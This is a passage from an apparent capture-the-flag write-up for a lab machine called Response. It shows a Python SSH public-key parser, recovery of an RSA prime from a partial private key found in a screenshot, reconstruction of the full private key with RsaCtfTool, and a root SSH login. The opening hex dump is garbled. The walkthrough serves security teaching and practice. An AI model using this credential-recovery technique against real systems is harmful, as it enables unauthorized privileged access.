000000d0	c1 81 94 72 78 cb	6e 68	d6 d8 7b af de 2a 01 e8	....`~.NP.....; .W.	....`~.NP.....; .W.	....`~.NP.....; .W.
000000e0	05 08 8b 9a 13 8f	cb 5e	31 f2 5d 83 45 cc 86 1b	*.j....F.R.....x.	*.j....F.R.....x.	*.j....F.R.....x.
000000f0	a7 bc 98 29 c1 05	9f 3f	09 ad 1a 05 78 07 7b ba	....	....	....
00000100	1a 90 26 2f 99 1e	23 d1	7d 20 08 c5 af ef 40 e6	....	....	....
00000110	40 37 99 0b ca 14	8f ec	2b e0 a5 dc 3c 11 a5 94	....	....	....
00000120	83 16 4e 84 9e d4	b3 85	6e 66 b2 5f 47 bd d3 bb	....	....	....
00000130	25 07 c2 40 05 2d	46 53	f0 4a e8 bd 36 ce 22 94	....	....	....
00000140	85 97 0d 60 7e 13	4e 50	ee fc c2 07 3b f2 77 8b	....	....	....
00000150	2a ae 6a a3 cf 0c	46 07	52 f4 19 08 91 ce 78 9c	....	....	....
00000160	1e 1d 09 91 d2 aa	ba e7	0e 1c c6 1b c3 0d 12 11	....	....	....
00000170	87 88 25 b6 35 43	e3 79	9d 83 f2 f1 e7 1a 7f 97	....	....	....
00000180	21 08 72 dc 12 c3	3d 62	91 e6 8e 05 d6 f0 8b e8	....	....	....
00000190	05 ff a2 e7 f5 49	51	....	....	....	....
00000197				....IQ	....IQ	....IQ

We can write a little python script to parse the file:

```

#!/usr/bin/env python3

import sys
from base64 import b64decode


def parse_pubkey(pk):
    keytype_len = int.from_bytes(pk[:0x4], 'big')
    keytype = pk[0x4:0x4+keytype_len]
    pk = pk[0x4+keytype_len:]
    e_len = int.from_bytes(pk[:0x4], 'big')
    e = int.from_bytes(pk[0x4:0x4+e_len], 'big')
    pk = pk[0x4+e_len:]
    n_len = int.from_bytes(pk[:0x4], 'big')
    n = int.from_bytes(pk[0x4:0x4+n_len], 'big')

    print('keytype = %s' % keytype.decode())
    print('e = 0x%x' % e)
    print('N = 0x%x' % n)

if (len(sys.argv) < 2):
    print('usage:\n %s <pubkey file>' % sys.argv[0])
    quit()

d = open(sys.argv[1], 'rb').read()
pk = b64decode(d.split(b' ')[1])

```

```
parse_pubkey(pk)
```

Running the script prints the three values we have extracted from the key:

```
python3 parse_pubkey.py Documents/authorized_keys  
keytype = ssh-rsa  
e = 0x10001  
N = 0x9e3a2cfbb9525ad7f1b2ea97a903af1b4f69e533613a78d5512e9a0894dc917a9424e8ded39014b29d04a1a197ac<SNIP>
```

Then, let's figure out what information we can acquire from the partial `SSH` private key from the screenshot.

First of all, we have to type it or use an `Optical character recognition (OCR)` software to extract it:

```
-----  
ntEd3KnWNpkbwp28vVgasUOq3CQBbDOQAAAMEAxwsaGXCZwMb/JH88XvGhu1Bo2zomIhaV  
MrbN5x4q3c7Z0u9gmkXO+NWMpX7T2010OBElhrW6DQOsxis/Crs5u69F6tUZjlUDNE1zIE  
7IFv2QurMwNL89/SnlQbe24xb+IjafKUaOPsNcpFakP4vxnKL+uw6qFoqRdSByndgArZKD  
K26Z7ZzdV2ln2kyiLfokN8WbYxHeQ/7/jvBxf71BU1+Xg8X44njVp3Xf9gO6cYVaqb1xBs  
Z7bG8Warkycj7ZAAAADXJvb3RAcmVzcG9uc2UBAgMEBQ==  
-----END OPENSSH PRIVATE KEY-----
```

If we try to `Base64` decode this part we will get an error because the padding is wrong. To fix this we can use two `A` characters as a padding:

```
(echo -n AA;cat partial_key)|grep -v '-'|base64 -d|hexdump -C
```

```
-----  
(echo -n AA;cat partial_key)|grep -v '-'|base64 -d|hexdump -C  
00000000 00 09 ed 11 dd ca 9d 63 69 91 bc 29 db cb d5 81 |.....ci...)....|  
00000010 ab 14 3a ad c2 40 16 c3 39 00 00 00 c1 00 c7 0b |.....@..9.....|  
00000020 1a 19 70 99 c0 c6 ff 24 7f 3c 5e f1 a1 bb 50 68 |..p....$.<^...Ph|  
00000030 db 3a 26 22 16 95 32 b6 cd e7 1e 2a dd ce d9 d2 |.:&"..2....*....|  
00000040 ef 60 9a 45 ce f8 d5 8c a5 7e d3 db 49 74 38 11 |.`.E.....~..It8.|  
00000050 08 86 b5 ba 0d 03 ac c6 2b 3f 0a b4 b9 bb af 45 |.....+?.....E|  
00000060 ea d5 19 8e 55 1d 34 4d 73 20 4e c8 16 fd 90 ba |....U.4Ms N.....|  
00000070 b3 30 34 bf 3d fd 29 e5 41 b7 b6 e3 16 fe 22 36 |.04.=.).A....."6|  
00000080 9f 29 46 8e 3e c3 5c a4 56 a4 3f 8b f1 9c a2 fe |.)F.>.\V.?.....|  
00000090 bb 0e aa 16 8a 91 75 26 72 9d d8 00 ad 92 83 2b |.....u&r.....+|  
000000a0 6e 99 ed 9c dd 57 69 67 da 4c a2 2d fa 24 37 c5 |n....Wig.L.-.$7.|  
000000b0 9b 63 11 de 43 fe ff 8d 50 57 7f bd 41 53 5f 97 |.c...C...PW..AS_.|  
000000c0 83 c5 f8 e2 78 d5 a7 75 df f6 03 ba 71 85 5a a9 |....x..u....q.Z.|  
000000d0 bd 71 06 c6 7b 6c 6f 16 6a b9 32 72 3e d9 00 00 |.q..{lo.j.2r>...|  
000000e0 00 0d 72 6f 6f 74 40 72 65 73 70 6f 6e 73 65 01 |..root@response.|  
000000f0 02 03 04 05 |....|
```

According to the aforementioned [article](#) the last three parts of the private key are the second `RSA` prime (`q`), a comment and padding:

```

$ (echo -n AA;cat partial_key)|grep -v '-'|base64 -d|hexdump -C
00000000 00 09 ed 11 dd ca 9d 63 69 91 bc 29 db cb d5 81 |.....ci...)...
00000010 ab 14 3a ad c2 40 16 c3 39 00 00 00 c1 00 c7 0b |.....@.9.....
00000020 1a 19 70 99 c0 c6 ff 24 7f 3c 5e f1 a1 bb 50 68 |.....p...$.<^Ph
00000030 db 3a 26 22 16 95 32 b6 cd e7 1e 2a dd ce d9 d2 |.;&..2....*...
00000040 ef 60 9a 45 ce f8 d5 8c a5 7e d3 db 49 74 38 11 |`..E.....~..It8.
00000050 08 86 b5 ba 0d 03 ac c6 2b 3f 0a b4 b9 bb af 45 |.....+?.....E
00000060 ea d5 19 8e 55 1d 34 4d 73 20 4e c8 16 fd 90 ba |....U.4Ms N.....
00000070 b3 30 34 bf 3d fd 29 e5 41 b7 b6 e3 16 fe 22 36 |.04.=.).A....."6
00000080 9f 29 46 8e 3e c3 5c a4 56 a4 3f 8b f1 9c a2 fe |.)F.>.\V.?.....
00000090 bb 0e aa 16 8a 91 75 26 72 9d d8 00 ad 92 83 2b |.....u&r.....+
000000a0 6e 99 ed 9c dd 57 69 67 da 4c a2 2d fa 24 37 c5 |n.....Wig.L...-$.
000000b0 9b 63 11 de 43 fe ff 8d 50 57 7f bd 41 53 5f 97 |.c..C...PW..AS..
000000c0 83 c5 f8 e2 78 d5 a7 75 df f6 03 ba 71 85 5a a9 |....x..u....q.Z.
000000d0 bd 71 06 c6 7b 6c 6f 16 6a b9 32 72 3e d9 00 00 |.q..{lo.j.2r>...
000000e0 00 0d 72 6f 6f 74 40 72 65 73 70 6f 6e 73 65 01 |...root@response.|....|
000000f0 02 03 04 05
000000f4

```

So, we can extract the `q` factor:

```
(echo -n AA;cat partial_key)|grep -v '-'|base64 -d|xxd -p|tr -d '\n'
```

Remembering to only select the values between `c70b` and `3ed9` as highlighted on the previous image.

Now that we have `N`, `q` and `e`, we can use [RsaCtfTool](#) to reconstruct the private key:

```

./RsaCtfTool.py -n 0x9e3a2cfbb9525ad7f1<SNIP> -q 0xc70b1a197099c0c6ff247f3c5ef1<SNIP> -e 0x10001
--private

Results for /tmp/tmp4vgsarqa:

Private key :
-----BEGIN RSA PRIVATE KEY-----
MIIG5AIIBAAKCAYEAnjos+7lSWtfxsuqXqQ0vG09p5TNh0njVUS6aCJTckXqUJ0je
05AUsp0EoaGXrAcidoN6U4ll2SK2j/NLqSm9Rb7y0+21iB+2K8wR77YwCK8rod+W
eYv68GnUFAKaHT0s/sDGEVmJt2ZUSQc/FJZKEjjwvX1Fa6zKEVCi7n5t+MKQTbc8
be33GxGV8743146L+bZCoDkfZ/mJApardmTrPszckDnqc1haXVthfPDdm+ZZvd9u
<SNIP>
dw0y4/AzXlli42JP6+lZ5t1YFN27lx5c5Br5hxRBoQzUvvvA7Idx1nXhkxqTqnG4
RY5pRaDRbtsyvBEEu4QkWnB70mjdnkrJJ9HJAMRwaU0KczS/iM4Q9cus7FtAqlWH
cyHNIkh4KR20vAjGn++FFHLXqzXL4qc26BwhBbaAxAiYBJ40hNSA+F2GiTwuUaIj
xDamrrFL/cNhMxyiXyPCgSq7oRf0xvBlnRihR6PyulUZHJkuBm36Iw==
-----END RSA PRIVATE KEY-----

```

Finally, we can copy the private key to a file called `root_key`, use `chmod 600 root_key` to set up the correct permissions and login as `root` on Response using SSH:

```

chmod 600 root_key
ssh -i root_key root@10.10.11.163

root@response:~# id
uid=0(root) gid=0(root) groups=0(root)

```

We have a shell as the user `root` and `root.txt` can be found in `/root/root.txt`.